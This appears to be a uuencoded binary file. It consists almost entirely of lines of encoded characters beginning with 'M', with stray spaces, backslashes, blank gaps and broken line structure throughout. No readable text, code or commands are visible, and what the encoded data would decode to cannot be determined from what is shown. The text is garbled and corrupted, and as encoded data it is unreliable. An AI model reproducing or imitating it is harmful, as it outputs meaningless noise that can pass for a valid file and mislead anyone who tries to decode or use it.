MZ (\$3, 0:3<!X6X%8LQZ=8C36.YS-C=W1'' ] 0AA5:<@?.Q" \$OQ, K [ &7UA [ \* (\_%
M;NB. "IR (5IR! ^7@ 'R\_ \$A\_H1U 'NT9>J (:P] &\$4W\$>%N%./ (H7\1G^Q18G2E&&
MWC@>8W '6KL%20 (4OL1J=ATFQ' ?; &X>B/X1B' 2 [\$4\*\_ ' ) ?L.ZPVF3T16] 48=)
MN!C782E6XCNH\$; 0#Z (\*C<!) .QWS<@: ?Q/G [ "FB?Q?> ' @5\*, 19^\$:+, , \*? (I\_
ML54M=0" ] <! (F80X6XWX\CP^Q&IWKI-@6W='/=6C#=%R) ^\_ \$\ /L0/4/6T\$=@3
M/3 '8HW\$J+L2UN! ?/X 'U\CC^P00/M/"HQ#\*V8B>MQ-Y [! . \_@. (DF; BKW0 '\, Q
M\$; -P, Y [ !Y\_@5:XYD7NR"KC@ "0Y##Q; @; 3^%C\_ (N-10' ] 8&\<@3A&8PHNPE6X
M' <NP 'E\_# 'LVZB> [HBP9, QH6X!O?B6; R+' [ !& (^L8=L-!& ( ', 9N%F+, <G^ '<;
MGLQWA: , Q 'EG, Q" (LPQOX#F (, VS\_LBB, Q#\*?B; , S'+7@" [ ^!7; ) 'BM3\$ (\*4S%
ME5B\*Y?@ (OV/M) K:1V '- 'H@9-F ( [YN!7/X%/ \ @C724FR&/7\$\$JE&/2; @, M^!1
MK, # ' ^ '%6AO>.77\$0'F '86G\$!; L8RO ( [OL68SRQO [X!C4 (XOI6 (B [ \! ^\*0:>Q
MU 'MT0R\_ \$D<1X3, %N! '8/8CG>QA] 8+@ [P1' HCSHT8S) FX2K<CF?P#E: A4X [7
MPJ' HBR1. PW3, PV (\ @O>Q&ENUT& : @&@V8BD5X" "OQ, 7Z "U<IZ@!UP ' 'HBCN\$8
M@\_&8CBMP, ^ [# \\_ @8/ ^ (?K#N.U\ /NZ (8>.!: U:\$ (; IN " +, 'BW (&G\2J^Q\$ \0
MXWDN; (TNZ (K>J\$ \$) ) F (FKL&] 6 (GOL7D; KXOC, ':3, ' ] + \ \ (^QI\_8N) UU#3TQ
M# . , Q" PMP&Q [ #R\_ @ (/T%-8' W#7C@2 'W' 2<C@; E^%&/ (GW\3W6. (7V ' ' >A+X: C
M"9, Q"U?C-CR, Y\_ \$: /L; 7^ '-J (NTBMD '7 [ (, R' (\$X)N) <S, , -6 (+ 'L0\*?8C74
MJ7RGV! /EZ ( ' ^ & (\*1R&\$2IN-R7 ( \ [ \2A>Q\ ^P) M&V84 \ <C+XX#DDTXU2<BRMP
M%Q [ & : \_@6OZ#S; ; 1SZ (<3, 1 [GXWHLP8OX\$# ^B\ V3V\$] \$%77\$H^F (H4IB (& ; @4
M"W\$ \_5N! ] \_ (HU3V=Y81<<A&, P 'CE, Q5PLPN-X&1\_A=ZQ) !NL: ] L0A& (@3, ! (3
M<2XNPTUX\$&\_B%VQ\ ) NTF!F '4SL!<W (H' \1 ( ^P#?X ' ^N=Q; X; #L+1& (X) F ( . [
M\#1>P [ ?X%=84ECUV1S^ , QD3, PD (\A+>Q!S: 9RG) #-\10AU-P ': [!TW@+J [ 'Q
MV<R+ /C@9YV 'Q [L' C6 ( ' / \3?ATGL: RP3XX%/TQ" N, P! ; -P! > [ 'Z\_@\$/ \ 'ZASJ#
M; HBC%LTX%=>, Q' [= @&5 [ #% ^AT+I '7>^, (Q-& (, S\$ / - ^ 'QO (608\$UGOP%EJ, ) (
MG (+I6 (# [ \096P9 [ !NH'R' (N3, 1\$SL1" /XBVL0J?SV-] " &7IC", 9C" B [ 'W7@!
MG^, 7\_ (MM9 [ \*?BA@& (X<+<"V6X3.H\YD/ ^ ^! ( ' (L&C, 696 (@G\#H^Q) \_8? ; ; M
M, 8 [ , ) R" <S '7B [\$4K^%; =+J ' ^H.NJ, (HG ( [+<2/NQROX 'K] BPPNI\*RC# " '0Q
M' K.P&\$OQ) KZ! ?1' +! ' =B '\$ (& ) %R 'Q7@0; ^\$+J (M9' ] \$%AZ (: =6C"9%R": W\$3
MGL2' ^ ' I\_8Y-+J", X' # \$DT (896 (! ; \21>Q<?X%JMAS>; S8%\_TP" " , P30LQMUX
M# . \_B2\_R\*M>; PG: \$ \_ZI' #%" S ' ?5B.M [\$\* : US\* ^H, ] <20&HP%MF (%YN '\$ /X5F \
MA<\_Q\* ] :>RV.Q. [JC!048AYE8A '>Q\$C] BDWG4&\11CQS.PT+<CF'5X"Y\_C#VQZ
M&9\#QZ '1Y^ 'Z+, ' S '>VKL=E\UCT<@SJ, PQ3, Q6UX" F] C%=: [G' J (\*@Q' \$] HP
M! ; -Q) U [ "-UAK '= \U>J '&) V, R+L\$-N ' ] /XR6\B8\_P-7 [ &7 [ "OX/6P.7; \$7NB&
M ( ] ' ' Q^ ) \$C\$ (S) N'LS, 1<+, 3-N! ="L/X) 2] AB#=%) K"G6\$FN+SF (=L: Y83ZPO
M-A'; BHW\$QF (3L: G83&PNMA!; BJW\$UF ( ; L: W83FPO=A ' [BIW\$SF (7T47L\*G83
MNXL) Q) YB+ [ &WV\$?L\*\_83^XNNX@!QH. @FRD2YZ"X. \$@>+0\2AXC!QN#A" " "F.
M\$CU\$3/04% : \*7J!2] 11\_15U2) H\4QHI\_H+P: (@: ) : ' "L&B; BH\$8/%<2 (AAHCC
MQ5!Q@CA1#! / #Q0AQDJ@5=: ) >- (BD&"E&B=&B49PLQHB4:!) ID1' -8JS (BIQH
M\$: UBG! @OVD2 [F" !. \$1/%J6\*2. \$U, %J>+, \29XBPQ14P59XMIXAP.C4T7, \1Y
M8J8X7\ P2%X@+Q47B8G&) F" WFB\$0%7#%/7"; FB\O% 'G&%N%) <): X6UXB%XEIQ
MG; A>+! \*+Q0WB1G&3N%G< (FX5MXG; Q1UTMM\ E [A; WB' O%\$G&?6"KN%P^ (!\5#
MXF' QB' A4+! . /B<?%\$^ ) \91X6CPCHEMGQ7/B>?& ">%&\) %X6\*\0K8J5X5; PF
M7A=OB#?%6^ ) M\8YX5 [PGWA<?B'\_%1^ ) C\8GX5' PF/A=?B'\_%5^ ) K\8WX5GPG
MOA>KQ'\_B1\_&3^%G\ (E: +7\50XG?QA\_A3\_"7^%O^ (?\_GZI532DK9<0W:2: \JU
MY-JRLUQ' KBO7D^O+#+>2<B.YL=Q\$; BHWYDYO+>26<BNYM=Q&; BNWD] O+' >2.
M<B>YH] Q%=I& [RMWD [G (/N: ?<2^XM] Y' [ROWD\_K\*K/\$ ' >\*+O), EDNN\N#Y, 'R
M\$' FY/ \$P>+H^01\JC9 '\9DSUEA>PE\*V5OV4?VE57R: 'F, [ " ? [RP%RH\*R6Q\I!
M, BYKY&!YG\$S ( ? ) X. 52> (>4A^P^1P. 4\* >) &MEG: R7#3 (I1\I1<K1LE" ?+, 3 (E
MFV1: 9F2S' "NS, B=; 9\*L<) \ ?+ -MDN) \A3Y\$1YJIPD3Y. 3Y>GR# 'FF/\$M.D5/E
MV7\* : /\$>>\*Z?+&? (\ .5.>+V?) " ^2%\B) YL; Q\$SI9SY\*5RKIPG+Y/SY>5R@; Q"
M7BFODE?+: ^1">: V\3EXO%\G%\@9YH [Q] WBQOD; ?\*V^3M\@YYI [Q+WBWOD??\*
M) ? (^N53>+Q^0#\J' Y, /R\$?FH7"8?DX\_+ ) ^23\BGYM' Q&+I?/RN?D\ (%^: ) \
M2; XL5\A7Y\$KYJGQ-OB [ ?D&\_\*M^3; \AWYKQG/OB\\_D! \*\_C^3' \A/YJ?Q, ?BZ\_
MD%\_\*K^37\AOYK?Q. ?B] 7R1\_DC\_ (G^; / \1: Z60\K?Y.\_R#\_FG\_ \$O^+?^1\_U+Y
MI5+\*4K9: 0W52: ZJUJ-JJLUI' K: 064^NK#=2&: B.UL=I\$; : HV4YNK+=26: BNU
MM=I&; : NV4] NK' =2. : B>UL] I%=5& [JMW4 [FH/M: ? : 2^VM] E' [JOW4\_JJK.D '=
MJ+JI, E6NNJN#U, 'J\$' 6H.DP=KHY01ZJC5 '\54SU5A>JE\*E5OU4?U557J: '6,
MZJ?ZJP%JH\*I6QZI! \*JYJU&!UG\$JH (>IX-52=H\$Y4P] 1P-4\*=I&I5G: I7#2JI
M1JI1: K1J5">K, 2JEFE1: 952S&JNR\*J=: 5\*L: I \ : K-M6N) JA3U\$1UJJD3E. 3
MU>GJ# '6F.DM-45/5V6J: .D>=JZ: K>H\ -5. =KV: I" ] 2%ZB) UL; I\$S59SU\*5J
MKIJG+E/SU>5J@; I"7: FN4E>K: ] 1" =: VZ3EVO%JG%Z@9UH [I] W: QN4; >JV] 3M
MZ@YUI [I+W: WN4?>J) >H^M53=KQY0#ZJ' U, /J\$?6H6J8>4X^K) ] 23ZBGUM' I&
M+5?/JN?4\^H%]: ) Z2; VL5JA7U\$KUJGI-O: [ >4&^JM] 3; ZAWUKGI/O: \^4! ^J
MC] 3' ZA/UJ?I, ? : Z^4%^JK] 37ZAOUK?I. ? : ] 6J1\_4C^HG]; /Z1: U6OZK?U.\_J
M#\_6G^DO] K?Y1\_] +T2TM9EF5; : UB=K#6MM: RUK< [6.M: ZUGK6^M8&UH; 61M; &
MUB; 6IM9FUN; 6%M: 6UE; 6UM8VUK; 6=M; VU@ [6CM9.UL [6+E87: U=K-VMW: P] K
M3VLO: V] K' VM?: S] K?ZNK=8!UH-7-\*K/\*K> [60=; !UB' 6H=9AUN' 6\$=: 1UE%6



M#RMF];0JK%Y6I=7;ZF/UM:JLHZUCK'Y6?VN`-="JMHZU!EEQJ\8:;!UG):PAMUO'64.L\$ZT1KF#7<&F&=9-5=:5:]U6`EK9'6\*&NTU6B=;(VQ4E:3E;8R5K,U MULI:..O%:K7&6>.M-JO=FF"=8DVT3K4F6:=9DZW3K3.L,ZVSK"G65.ML:YIU MCG6N=-V:89UGS;3.MV99%U@76A=9%UN76+.M.=:EUEQKGG69=-^ZW%I@76%= M:5UE76U=8RVTKK6NLZZW%EF+K1NL&ZV;K)NM6ZQ;K=NLVZT[K#NMNZR[K7NL M>ZTEUGW64NM^ZP'K0>LAZV'K\$>M1:YGUF/6X]83UI/64];3UC+7<>M9ZSGK> M>L%ZT7K)>ME:8;UBK;1>M5ZS7K?>L-ZTWK+>MMZQWK7>L]ZW/K`^M#ZR/K8^ ML3ZU/K,^M[ZPOK2^LKZVOK&^M;ZSOK=663]8/UH\_63];OUBKK5^MWZS?K3^L M/ZV\_K+^M?ZQ\_V?!+6]F6;=MKV)WL->VU[+7MSO8Z]KKV>O;Z]@;VAO9&]L;V M)O:F]F;VYO86]I;V5O;6]C;VMO9V]O;V#O:.]D[VSO8N=A=[5WLW>W=[#WM/ M>R] [ ;WL?>U] [/WM\_NZM]@'V@<TNL\OM[O9!]L'V(? :A)F'VX?81]I'V478/ M.V;WM"OL7G:EW=ON8->UJ^RC[6/L?G9->X']T\*ZVC[4'V7&[QAYL'V<G["'V M\?90^P3[1'N8/=P>89]DU]IU=KW=8"?MD?8H>[3=:)]LC[%3=I.=MC-VLSW6 MSMHYN\5NM<?9X^TVN]V>8])B3[1/M2?9I]F3[=/M,^PS [ ;/L\*?94^VQ[FGV. M?:X]W9YAGV?/M,^W9]D7V!?:%:]D7VY?8L^TY]J7V7'N?>9D]W[ [<7F! ?85]I M7V5?;5]C+[2OM:^SK [<7V8OM&^P;[9OLF^U;[%OMV^S;[3OL.^V[ [+OM>^SF MT2/&)+/#MRO(97BL%\_]V-; &;.#J.T;"O/P.4?,^ZY2]ZP=[4PD]Y;LI7"#B MS-!/ =7/^ (^ \ \ ?E!RI/\$NXOFK3P;OE:YSX5?7,7/&"8Y&DK.O?3<\_)8< \ [Y M\*%Z]>/!RA] \$I? = +=B)"3(7LWIAMSHY,-H<FJM'<10=+9I'?]AOSU' `CD<IS\* MZ]W+(%,XQY5,2POGGA?>; \\_:>LZ-RI]TZDW'D\DQWG3^#!,]4RZIKR3(VZAG MH=>V5/'<9F)0:YJ<\$W#/'//Z]Z1T9FC5VM3<]A3Z0O3AB6\&VV2J]'Y%GVM MD\J?51;Y4J1SA23G0F9KG7N8MF:3[LE>#<YL^L1\$Y\\*0Q:=VSW'G!6I&MZ;' M.\$'G'-P-]FLET3/V@;.>3,CB<9TO'9D\_D0[7KR1RL\*R=\_.<5AGX3,DDC]97 M2RXY\_30TFB#:F&ZHRA0OE^&=1DBFM3'50\*\*I5T7/6\$DQW>!=6R@ZD\_!G\*.:? MVS@QT5\F[[UV\_]IV5HE^F?2H?"Q=GTR9EYIRKS3EI:HRQ:G\*-F\ZWIZN'YW- MI#.MN>(,YLF87JSD['LO[#OKG:"^?EM@7OT-5.:2XW3=,LOF]7\*="=LYBO\* MP'2JW50;B:\_"/HE1]6F>@V,']PKT](M%I5(N'GG),B2ZP>3H^YD'Q>+,LK. MY3HH9W))I\_\*Z3983\Q=\*+TWIA8/7HW02Q:4:"+B565\_ ^M\,D9[EQ:GXN,\$]5 M)A#2B[XTJK^O8)#38<DV-?2L;3\$O'T.L<+6>7HVUJ<RH6#"4T\*%FME)FBYTK M1+UK!7@![V2[DC\*KI#\P,-O0F\*Y-E43UJZ732?-\$\_1'FY9\_8TF3S2]C;Y!1/ M8M8QVO06XX+,YKGA;QYBX5B5%\4P;L:0B\$ZH%\<(Y[389&J-N!A7)A)O,J M"<:+%\_+.<]9D]\$N\$1YW%T]RN-T#%R<HV7R'A%7S7T0T+&G.ZD\_V&Y@M,9Y.% MW8R8OYCPBL'-?2PZ57A4R/6MW)1QB<!`A(\8\$DL\$8N8'CLX%'U>(Z)4DYBOQ MVB5E\_]R%DOZ.S')?6+'(5];CP(/-LMLRQ\$)B^?V4J'@B)&[&S&\]/.R;.V&\ MJ[ZUV89^C>DQL=\*'\931J41IJA'PMYG5[#!X\<+.4BP021B1>+P".\_J1K&2 M0' '^Z\$N[%N;0EQ[VE2H#Y819+I:\*6^1'I#'\!:\\*!;8/L8B\$\6AG3S)64JY\* MZUWQ5%2\]/&%LM[\N>V\%RM>%SD084F\$Q!\*!6#" [Q/O<EF%6'M378:] :+TN M!8+!]2DZG0A+%XN19E:&LVOU\_]1S0VNC1L5 (/9JDPPIK>GP;#>H` :C;% '= MJ+\$W% (SXG1X>9IXNK8Y-SI3>+?7E8L-,J7%Q/A, :) ]DK6EORHU!O+6#[H MK4MAL7A+IMF-ZQTH<]K\_,&JO&SBF,94:F\*YL8V&1JL\T>->\$\XK.-M((CFQ, M)XO7C0Y\$]/M/U>HK5O2F(>#`1M],AO=BW"!`3X=MDKQ,R95\O+!NP(L%FF^S M8\*S`X>&\$?8\*D3<TT6ESG0A\$J(3!F)[RPH&K5\$4E>#>Z\=\$L%\_:4W-)H^KUY MMU#(\\_+ (. :E<+E/?R#KBN^=S[VRFJ?@+B-GJ`SMEO=\*YOIE<2YI(3<;?R1"= MX\_WQ#1?WSHH[CX2K:UM&%ZY0GB\_\$PL,)PJW.+WG\_7KP1]P\*5:7=-I!A<%PDV M!'XD!F\*\:.C%H8BV-ODN>QL,47?#@GSM(=%\$, .B&BO?8SL4"\$5XC&.,E0H+! MIW,COMN4.+O'N5ADRG4MX2\67A(:)Q7CLY\$/5=)7&]38\8\$SQ'>#7M\2:RF MO9GG#,9X='@T[/%NS%FSO-N\`S!J#%OX.Z&.3.C+VYG!/S?'<\=E?\*\_@/<] M!F-\E&#0>S"UTEC9\_!\$>6!KR'C:XREP-!%O'MT)I5\_-;!J8/SKK/) :.) [U? MP&2NGK\_,T-2[->U5Q+9&VND"VY3YDP?UZM\_?J\*99B'D\*K+1J81.M:9'N2V- M?DWF="^3'.LXS:-[TQ^5HG<N\_R9B\_J\*7=;.:Q9O/&"VD&=;+A\*\*1"/[(\$)9J\* MN.:0SD5<<ZBC9"\*?3#<X^Q\NL]>GM; \$A).S]]( \_\* )\$^E.[8+DVY4=UH8D[JO MR;^7KY/4F%Q+,!GK,)]LPLGJ+7U\*FK@<BI8\IO75W,%L2,^8N??;HYS'+++5D M;9,Q;R!G1O3.@.^3! ?<;HG/!9W(C=( \$XWUY)L;+-#23;0A9X(6<N;HK&LC)# M1M'\_R0CX/QB!X.>\*3@6>Q@T8VWJCR+<>")0\P"TZ3V:LLZ4O[\*7<BU?J\*7JJ M=:AP^4I=B!L%NN[-\*XMYO2@ZD5],3B#G1JK23D\RUMWH;MA[W<BNRHE#RA> M0))`M7@55BCP.?33;IW=>%829D'\-K[YQ"2),:E7'?[NZ'^@KTF1O-MID) MN\_ZVSGM?BBZ%'2[RCGD8%^W.POY" F(5U<[?Z"MHZGSPVIG>S7%(FW?7-\$L) M7>\*P`N\\_OXM04HSYR^[L%=5>]6`/O'"`8C>5WQ4T)EE5?27]#+[#:L[W%A&F M^OH3[70XZ+OX^>.-^?4GJ6\?F9]' )WW[NX\$(SUP:\K\W\_2J\VO%TR\_L2[D&G M9\$/^>H+COO2^4Y7]S;YA#NZ6X3.%WNR==&[142QP`Y94\G\5)WF)+T.R4)( MSY\$LE+RC.H4`6WLZ+I^\*QTD#"S1GJ3A)Y\XVC1.8,31N;!'^>XZHY\_;BQH^Q M0\*2R+2P6?\*07,8XW!R\*5;<F(:+)]D>E3+Z(YRB=!<,!J,A+UF]"M&OU[]JU54 M^TKL\_A2J;?B^7W3\*><7\_G"\$1/8-.!>)\)SHSF5V\*BP9M\_.,]J7+Z"4IBK#5Z MOO#;@I@)YWT9SQ&\\$TA4(A%(T%7E)2L:J6.2[769?'=S;3M53#]E=#KPQ\*4? M>4`J5QH:F&T<E3\_HY-Q/(S+C/:VY-VRN'%Y'F>[(1QUVX^.<I5MOFPRY>PG MESXL^\$[-=VC>^T-'G\$Z<^G:GB8^%Q'C=8#!AQ%KT?KLYE[F^1(OK??,;1WO" MHKY7<Q=E2\*BJ(1ADA3<W`&:753#B/D%QDQ?SEWG7)8\$\$Y;#[FX2'W;EU?YMQ MWP\$=;,R-R>^1Q/6!@6"HLBTTF`@&=<A\_&Y5`Q)TG2Q>NWK7P%]UL:U;OP#@? MU!\R%T;T[5AT.KA#%Q&.1<03Q,/OS1\*5<!^1S1J-77X\_L8\*"M\_:8,6-U<' [5 M)QMT4Q\*( )(\$[ ] `2C/%EA4;#`N\_?BD=GPQZK8Y%W="\$9?;^6Z!QK52';?W!5

M?@:SG.] /U650\ (LF (]EA2CF6\*V\ 'FVF=P-) [Q5CT2GO (T; ?X.4\_90">H355
M>.Y8 (&)^"=&YX#, Y\$?K=]' ZM6='9\_XUEBI%'>E7FQVEN\_J\ .V, 4@CE\_F^TM
M<.->, I2, 6\ (42DG)EDK\*?#W^0, (MCVHDHAL 'KS9&) 8\*/R) F10JL; ^ (@, 2C\*\_
M''\2\_`\*B<XE\3D?\M[G1\3VDS/ME% 'N) 8R8N1\*:\$ :IQ2" SX2"=" -X=[ ]?^2
MHE [H83?8\8?U?> [\N^+\_ -4, B, (-\_8QA, N@=%=#+\ [CZQR (S\_U?3JXX\_\$: 7F2
M6>/U@G2U^<@HGMP?AT5! 4Z7]V] 6QW2 (R#&\253G]UC^@-HMPNYOHVC1E-3
M\K' BQEYJ' '\*JE\_RWF90C0\_BQEM:VQJ; /\$) /T]H [@Z8D<JV0"AA1 `:.-' 9Y
M<OZ\$N=< [+AF1IG<H1X], 2PM%G1] 8V=\_=LS1NM) 7, L9M!L.2^3#KBOU! Z%7MK
MX>&\$#H=?WSTZI7O:\_RO?P5.' IIPNILA, Q&/HU8I%9KS' 9.H9:) QU=@!"; UIE
MQLV (@) GA9&US:=E\ /E9] ?VG@2+V' X8]F] //20A"-N\$ \6B>@; 99G9?, OO"Q@-
M4?A-LZ (SE6U>KH' E5JB5@?4GL. (\$UYC0KSKX' 0>\_W\*B; 8\$>GW'>M [QE7V, H\$
M0PDGE.^0:VW6&\C2@#=' @ [&?Y+PS] ]XO1D3O.OO+++Y@) %\$2<<NZV?.&%E94
M]0J) TJ\$5&M?; [\_P' "N8\*1\_\, G/E3 (!A, \$ 'R\_2YJ.!X\ZZKBOV0 [<3: TU9T: #
M]R\$STUZOY; &MF99: (^ [MT (3>AZTTD<N\_\^ 'C?"\_D [\$ /E? \$LCF 'LN%' U\_D, "C
M'AG]F, #=#X0CY; P\_G! 8S%5) -L: C; W5OR11 "&BQSCX2N1\*; X%B1\*H&5M, /RFJ7
M0Z>, &6\P"L[: 9'0BOJ [\ '?>." (=UN&7%Z\*?2282! \$UIQ? ?S%&V; ?2\$FRL' Z.;
M1W^I>YDN%X\AQ\_QEML8E@80N1\_PT-: I\*82W.' Q'PJF0@QQO&-%' =C4RP, IIW
MH/\*\$8LZXOYT.F.V [84]S) B\_J#^W<\_C\*\_ -2Q\+#OMU8P; 83YD' K1!@ZG\_?<L
MYK, 8+70@%C9?KO!\^E'\_.8?S'.&U/:R>F\_?7IIC\*U-6FO-.I2LH) KZR/T7D%
M/2\*] OL4KFB/.G'\_B\_; 8VG, P\*) 8J" M, \$EES14\*].MXTWW, 0T?!6.&YG\*\_3\* [%Z
MCO&FG9UGK^4) QBH+; V) 0TO<) V1P4GG!P.M&8-4HC&] N\*A93Q:LYL^?TC] S9]
M7B'?#QH (L.-?!\*>G]; MP) @M+61?T"\$9GNE>2S4>FW2FPP-RP\_N!Z2I] G9%9\_
M' ?4^HBZP^Q.807] H9ZJ57R-9] Q7XD (5GUO>A+; R11&V\*>%5#NB83R] 4W-KK3
M^2^' `R\ \L#\$\_FLR-%DOI1OT=ZFKV4QS (X3-] VE&^T, AK3# '2 [LZ/\$7%N%) ID
MT@B6/E1/!VY49B8#PQ^C4QQZ+=XD.GJVRC8C&37BT9PEG@\_T90XCZ) WYF '^Q
M24TQZ>P!UF; YY/5Z) \$%' .; 8; 9K97DIYUO0MA1KV90X-4?E] <' QK7; ] 47KDJ'
M/7H-UIEE0\_X+S5\_, L' : 3RP4) FG+NB>4=MJGHVMN1 (Y#CS37=LMF3=4M\_64<E!
M+\$%\_) -\_"&3/Y9W#V32G'2@, ) -V '^W#NZVB] ?] 6K; 2T/Z8&UI4!^Y) =:K9T6<
M<D//] I9D: 9F5A4CIR5F\$Z\$MQ!ONZ [TO' J\*IZY3!BA6' PG"=@E# /9WDD: MVS2
M>\$IOSS/72EO: 2N6K9; 7-) ] SUTQGQ2 [EDO' <\J1\_N [5] X] Y8S3EHCJQL% \ [P>
M+^: -Z" L\$?, /PBE&] 0U%2I! '1 ( ; W+6>C&SN^EU&2, .8AP' HCW^\HLL7C-8H+2
M4#WFI##! #J=3X.R?\_%\_=QNJHGKE7) JW3^8J9\_SNP.9G.) V-F0<^97 [OR?\_5)
MK?S5/ [ "82-: ." [0QH=' 0\10], H7AR#%?J; \*MM) SPE=V2TV>GI [W!.; KDK> [Y
M<T-Y: &E (!^H+6WRF0V^-\8N, #R9A+LE] Z: S22\_L; 9\I>) MG/3DH; ; Y&?#30
MP\$EYVU\FB] O8XI?. "L! J0 (2X\_@Z] \*3Z., UW\N' S\_@5\$OX=\$X 'UAHCW32' `9D
M%GF!0, `YK] I9V-YVWU], %, IZ0^ \OZ>2XI%ZQ" I, \K: ] @S.3K. @X&C3G-R<: 6
MT=YYW+' P<' [N5@Z9C>.O=^ / \*FHQW-TLQ8D 'RV5!ZH) \*] 4#; %^E?: ?\V08 (94
M3I+46IT\_EZ5=E] TS\_? ( ; 'IK 'FHS7MI' 2G82T\*+7YLQ: <FJGC [ ' #J' ^QZ] +G7
M6T7<3LKB1%P&CXCK%OVRI; Q^OF)>.UJX: 7UC3Z+OT\JW, UDOL) [QR: <DGZ&
MF#%-W&L6BE, ] VZL:G) YWEL@XC [6. "O, 7W; SSOE; QK0; #YQK%1 [VYO: : 4UT (
MGJ^KX^:) 4F; 9>Q) G2^%, EYR? \$XSQ&&><@- [ <>UU, , 9\U32B9F] Q+! ARYS) .
MMJ"W ( ; (7C<U@L^ [\*T3.R1, SS177 `JP] 5#7R+\_ \*XG [ "XBKT\*7E (T9=" 7V%XUT
M%>>O&@<! JEM3N: 2SYC&=' : 4' M8@1>G\_ =&5; @#9Q+^\*) >J5>RN<7; \$=, !\P0A
M?!\ [2/ [XG?=FFKQ; 0T?GO, >QUJ: \*AQ (JVNN) AK [DMT5Q#753T><@NC-4) [/Z
MP>RRNWW" P00; C [ &M^>\$77LIY (Z5OPUD%\_=%6O2; ' JBN, 4K [+MZHER9 (>5-N8
M2Q: NN\$ \$Y6: RQ^: VX-\_S) \*QFK83! 4V18: 3 `2#\_A!K?>`) `X/1=2YJ, ' IT, NR5
M\_#&W5&BCG08NYX: +B\ \*I (<7IPO8Q<.] X00^#6ZV' SZ1' BY (+W&@] \$! L8/S `0
MH] NH&' /O=JT7>' [M-3+! .V] WE.0 [ --\*9\>P5>5=NR?D2^=^A^4 `JR1Q.32T4
M=>OL+X7LY7DS! "Z#8R; , R^! X4: \Q#D8B7J6) ; Z/8-Q2 (F+L5T; E\$ (%> (= ' !1
MG?^>I? `LD1? , \: <+--C (, ZJO7K?BOD+, 5^ ) UW\*N" F! < \*\*02=8K\_ : %MWT\$, TE
MG8.^>MK?; 48U\_ ; , @0G.KRNG3: +4DJJH; 6; Q>^, AS%" \A2^G) VJHM4F=X>VE
MO. I\$, ; ] , HJ#T^, ; T\ZS#DUF, UZ&@S295" ID! %VL@UR" ' #] /ZT?K' 3>SH#/^
MP<N! B#. //KP>WM-, ML. !Q^2-2X] 0, H<A4RP. 0Z9@C '^FY! ] ?3, "WF@4BE6UA
ML40@YD7TDM) G^OJ6EYFMJ/ : 56K+. CQO\_3' K@: 3" B%Y^ .! @: H! J. %PR=D0H>N
M\$C: ' ' 5\*. &\* (: #QNB: H: KZO7+1 `U9#28" RXR! I\_JX8SW?BQG7%; YR<\* \\*, ] B\_
MMBT\_YL<8X&, FD^E6\_ =O<#) 9^8/; B' Z' " . ` ( ] C" (7ZRCI>^] L5@8FFYSC) \0#
MPUK-6#7UH, 6\_3 (/#5J.RI1^U) MEF; N\_C@2&M\_HA\_B3M+K\_A-^KL3C\* [ \*>-1H
MU' C (: -30: ( ) HV) C/\>">VS<, Q#1\W0XD) (T) QA [O\#CH>, G (^ ( ) XN' C) Z, 2
M^A' F^\$E\*NM403H5N4TEZET.C\_WM `O\*HDQ-@5 (L\$! E, &8L? 'M, ) L (R>I8] \*! (
M+UG\663NDN<\_ ; YYY (@=' %G, 98P ` . .XR% C' ?N>&F9=<R+Z+9! MR; ! 4/' MLR (4
MGU1W! .9\_S) /YK\_@P1F"WZY\_9\* (9: 4T; Y<! : &/Y#AP3; ? : ] &Z37\$V6SHE+%+
M0\$FW@?S (S1] / "6RN (K.) 8M9; +N8XQY\*RGML\_+) ! `X80T=G" I&57IAORWKM] 6
M^/">/A `! \*! D5; QB-%\$ : BQ/ ? \$ .Q\_ ; \$ (T; G1&?TZF6, 7/ &7=#9BC\$<, ' C#
M# ' I+.V (01CPXWL\$+F1OLFF2V\*9<=QR\==^>GT+ `XNX>! A>8; T6! \$) ) \$NKS/#
M? `: Z\*HS1IT9" KQ7FG. ' ' W. ! X0W! D/ [JC+>: ^W3RF?G; 1HO83RS#AK' \$/24
MN\4/S [\$<@CG=9U02RZ\_&.A2UQ0A<&X38X/3H\_ `IA\_&) @; 6C126-\ `J7 ( (0AQ
M [ ] A [O] JZ9" I6&M! 5+WB^; 6C4F=?7+Z8CK<U. -Q"-XOC27<C&48P2=[L\$TPWN
M, F `] SHSTNE@HIY+) 9O=/X' AG13PJPR] +-Z6K" S\_\$C: 5=E2' 46M?4: , 3R-3 `?
MS=%ETN"\$ \*8YOY/>O=^VV0K&0UM7 (? [3 `C#+GA' ASLCZ\_23\*: NWP%8GR\<5\$ L
M (^: N] D; \$> [6 (>N>DO; X\KZB [ZB@53D! FBHZG\_/SF"<@4XH5" \1) % ( ; T@WH; :

MZ)?4(19B\_@06\_>A\$VL.ODT\*B=( \$7^TY\*%E+PN@:#:[Q^B?STX+11BJP"SI\$5
M2DESFI6!4I/O('B![/^DBX?9HCMY=#;8S4/4Z(DI+>MWHWOR01^AQN4%=2+L
M,+N7,DYB]P=8\ZGOWJY^<S\*KWZD.%DJZ1B0;"" :S7ONFM]R!2\$)'6\$L\*=<QI
MV^ER+, '[L!EGV^2%W0&67M\$=S\*0W[R&Q!+%&1FUZQ^5\ )1:2OZP/2A5B>J4V
M"\; \^G"<5V!)MK`ZEI:-V76WJ[ ]D9+U#=#F:./7'V25R/[W1"<[7JNN#NX\_M
M]K\_I@P#^D#X.U>QURN6BXODW\$-\*)%QHTYC7;.F\ -+KY&R;:HHQGR@0[S-)O^
MO+'W55).4\*83BF\QT%P[F;!P,LO2UL=>=<&K^KKFF@&GG>KI?D>LL.:CJ':E
MCR,4\<AF\_]Q[AZF=]Q(I\_0XEL+%)[PVPLDY!]>\*QYN]ZMAQEB\_-R+/5#GNP
M\$^N7R8S)=^AYQRUK,H6#F?E@VNFQ=8>QYO++3T\_WSADC&]Q\9;K#=#)\_`3IL.
M#TKR:5LB'Q4/?U3)-E7W,WK]4?ZB[H, )B]%R1803(6\$S9AZ1" `:--E4G(XY)
M=@-?;62H%?4:U]ADN\_>\*/2ACS\*9=0-1YVY\$)[V7"#\_\_(CIG/BYX#D9TSGM<
MR6X"L>BW'7R\_D6\T`^ [U,4Y^2E) )AV::ZJ@LWD&)\$<Z:Q=\_Q^?F82-73S>9,
MD&K)3Z1R;%7S\$QE6QOQ?]S\$I]S\$IAAW6,ZLW\$2M,)=RIIN;"1\*PP54PV%J=B
MQ4DOW]Q>F(@5IHK)=' \$J5IQT\^P:%"9BWA3) \_\_WW?\_601U=5F#[X0"6NI-QB
MQ%+\$5E\* .^O<7N;4.4&)+[ (&#T0LU&(V)F(7Y\ /XM8GH)'L=S6(D/\ 'U^ACA0
